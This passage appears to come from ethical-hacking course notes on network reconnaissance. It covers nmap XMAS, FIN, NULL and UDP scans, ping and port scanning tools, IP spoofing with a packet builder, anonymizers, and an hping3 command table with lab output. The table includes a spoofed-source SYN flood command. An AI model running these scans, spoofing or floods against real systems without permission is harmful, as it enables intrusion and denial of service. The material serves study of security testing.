
nmap -sX -v <IP>

```
root@kali:~# nmap -sX -v 192.168.1.7
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-10 05:29 EST
Initiating ARP Ping Scan at 05:29
Scanning 192.168.1.7 [1 port]
Completed ARP Ping Scan at 05:29, 0.03s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 05:29
Completed Parallel DNS resolution of 1 host. at 05:29, 0.00s elapsed
Initiating XMAS Scan at 05:29
Scanning win7-pc (192.168.1.7) [1000 ports]
Completed XMAS Scan at 05:29, 1.41s elapsed (1000 total ports)
Nmap scan report for win7-pc (192.168.1.7)
Host is up (0.00084s latency).
All 1000 scanned ports on win7-pc (192.168.1.7) are closed
MAC Address: 08:00:27:AC:D5:CD (Oracle VirtualBox virtual NIC)

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 1.59 seconds
  Raw packets sent: 1103 (44.108KB) | Rcvd: 1001 (40.028KB)
root@kali:~#
```

❖ Fin scan

A FIN scan is when an attacker sends a packet with only the FIN flag enabled. If an attacker sends the FIN packet to the target, it means the attacker is requesting the connection be terminating but there was no established connection to close. This would confuse the target. If the target does not respond, it means the port is open. If the target replies with an RST packet, the port on the target is closed. The following figure illustrates this process. This scan doesn't support windows.



❖ Null scan

In a null scan, the attacker sends a packet to the target without any flags set within it. Once again, the target will be confused and will not respond. This will indicate the port is open on the target. However, if the target responds with an RST packet, this means the port is closed on the device. The following diagram illustrates this process. This scan only supports for Unix systems.



➤ UDP scans


A UDP Scan performs scans to determine which UDP ports are open or vulnerable. UDP is a connectionless protocol so there is no equivalent to a TCP SYN packet. However, if a UDP packet is sent to a port that is not open, the system will respond with an ICMP port unreachable message.




➤ Scanning tools

- ❖ Net scan pro
- ✓ Arp scan


Arp-scan is a low-level network discovery tool used to associate physical (MAC) addresses to logical (IP) addresses. It's used to identify network assets which may not normally be captured by network scanning devices.



✓ Ping scan





✓ Port scan



❖ Network topology mapper

The SNMP should be enabled to do this.





- ❖ IP tools
- ✓ Ping scan

The screenshot shows the IP-Tools Ping Scanner application window. The title bar says 'IP-Tools [Ping Scanner]'. The menu bar includes File, Search, View, Tools, Options, and Help. The toolbar has various icons for file operations. The main pane shows ping results for hosts ranging from 192.168.1.1 to 192.168.1.10. The results are as follows:


```

ping 192.168.1.1 ...
ping .. Received packet from 192.168.1.1 Time : 2
ping .. Received packet from 192.168.1.1 Time : 2
ping 192.168.1.2 ...
ping .. Received packet from 192.168.1.2 Time : 114
ping .. Received packet from 192.168.1.2 Time : 4
ping 192.168.1.3 ...
ping .. Error: Request timed out
ping .. Error: Request timed out
ping 192.168.1.4 ...
ping .. Received packet from 192.168.1.4 Time : 1
ping .. Received packet from 192.168.1.4 Time : 1
ping 192.168.1.5 ...
ping .. Received packet from 192.168.1.5 Time : 1
ping .. Received packet from 192.168.1.5 Time : 0
ping 192.168.1.6 ...
ping .. Received packet from 192.168.1.6 Time : 0
ping .. Received packet from 192.168.1.6 Time : 0
ping 192.168.1.7 ...
ping .. Received packet from 192.168.1.7 Time : 1
ping .. Received packet from 192.168.1.7 Time : 1
ping 192.168.1.8 ...
ping .. Error: Request timed out
ping .. Error: Destination host unreachable
ping 192.168.1.9 ...
ping .. Error: Request timed out
ping .. Error: Destination host unreachable
ping 192.168.1.10 ...
ping .. Error: Destination host unreachable
ping .. Error: Request timed out
Done

```

The bottom of the window shows a navigation bar with tabs: LocalInfo, Connectors, NetBIOS, NB Scanner, SNMP Scanner, Name Scanner, Port Scanner, UDP Scanner, Ping Scanner, Traces, Whois, Finger, NS Lookup, Get Time, Telnet, HTTP, and a plus sign. The taskbar at the bottom shows the Windows Start button, Task View, Edge browser, File Explorer, Task Manager, and a Network icon.

✓ UDP scan




✓ Name scan



➤ IP spoofing

❖ Colasoft packet builder


✓ Check the adapter




- ✓ Check for the packet type




- ## ✓ Spoofing



- ✓ Sending



✓ Packet capturing



➤ Anonymizer

An anonymizer is a tool that attempts to make activity on the Internet untraceable. It accesses the Internet on the user's behalf, protecting personal information by hiding the client computer's identifying information. There are many reasons for using anonymizers, such as minimizing risk, prevention of identity theft, or protecting search histories from public disclosure.

The tools that can be used for anonymizing are;

- ✓ Proxies – proxy switcher, proxy work bench, proxy droid, orbit, open door
- ✓ Tales (a live OS)
- ✓ VPN – tunnel bear, express vpn

➤ hping3

Scan	Commands
ICMP ping	<code>hping3 -1 10.0.0.25</code>
ACK scan on port 80	<code>hping3 -A 10.0.0.25 -p 80</code>
UDP scan on port 80	<code>hping3 -2 10.0.0.25 -p 80</code>
Collecting initial sequence number	<code>hping3 192.168.1.103 -Q -p 139 -s</code>
Firewalls and timestamps	<code>hping3 -S 72.14.207.99 -p 80 --tcp-timestamp</code>
SYN scan on port 50-60	<code>hping3 -8 50-56 -S 10.0.0.25 -V</code>
FIN, PUSH and URG scan on port 80	<code>hping3 -F -P -U 10.0.0.25 -p 80</code>
Scan entire subnet for live host	<code>hping3 -1 10.0.1.x --rand-dest -I eth0</code>
Intercept all traffic containing HTTP signature	<code>hping3 -9 HTTP -I eth0</code>
SYN flooding a victim	<code>hping3 -S 192.168.1.1 -a 192.168.1.254 -p 22 --flood</code>

TABLE 3.1: Hping command and its respective function

❖ ping scan

`hping3 -c 3 <ip>`

✓ execution


```

root@kali:~# hping3 -c 2 192.168.1.5
HPING 192.168.1.5 (eth0 192.168.1.5): NO FLAGS are set, 40 headers + 0 data bytes
len=46 ip=192.168.1.5 ttl=128 DF id=28875 sport=0 Flags=RA seq=0 win=0 rtt=8.2 ms
